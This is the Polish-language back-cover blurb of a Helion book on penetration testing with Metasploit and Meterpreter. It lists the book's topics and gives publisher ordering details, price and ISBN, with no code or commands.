- jak odkrywać i eksploatować nieużywane, źle skonfigurowane i niezaktualizowane systemy
- jak przeprowadzać rozpoznanie i znajdować cenne informacje na temat celu ataku
- jak omijać technologie antywirusowe i obchodzić systemy kontroli bezpieczeństwa
- jak zintegrować z Metasploit narzędzia typu Nmap, NeXpose oraz Nessus w celu zautomatyzowania procesu wykrywania
- jak korzystać z powłoki Meterpretera do odpalania dalszych ataków, gdy znajdujesz się już wewnątrz sieci
- jak robić użytek z samodzielnych narzędzi Meterpretera zewnętrznych narzędzi i wtyczek
- jak pisać własne skrypty Meterpretera i moduły fazy poekspluatacyjnej

Patronat medialny



Nr katalogowy: 13117

Księgarnia internetowa:
<http://helion.pl>

Zamówienia telefoniczne:
0 801 339900
0 601 339900

helion.pl
księgarnia
internetowa

Sprawdź najnowsze promocje:
• <http://helion.pl/promocje>
Książki najchętniej czytane:
• <http://helion.pl/bestsellery>
Zamów informacje o nowościach:
• <http://helion.pl/nowosci>



Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 18 63
e-mail: helion@helion.pl
<http://helion.pl>

sięgnij po WIĘCEJ



KOD KORZYŚCI

Cena 59,00 zł

ISBN 978-83-246-5010-1



9 788324 550101

Informatyka w najlepszym wydaniu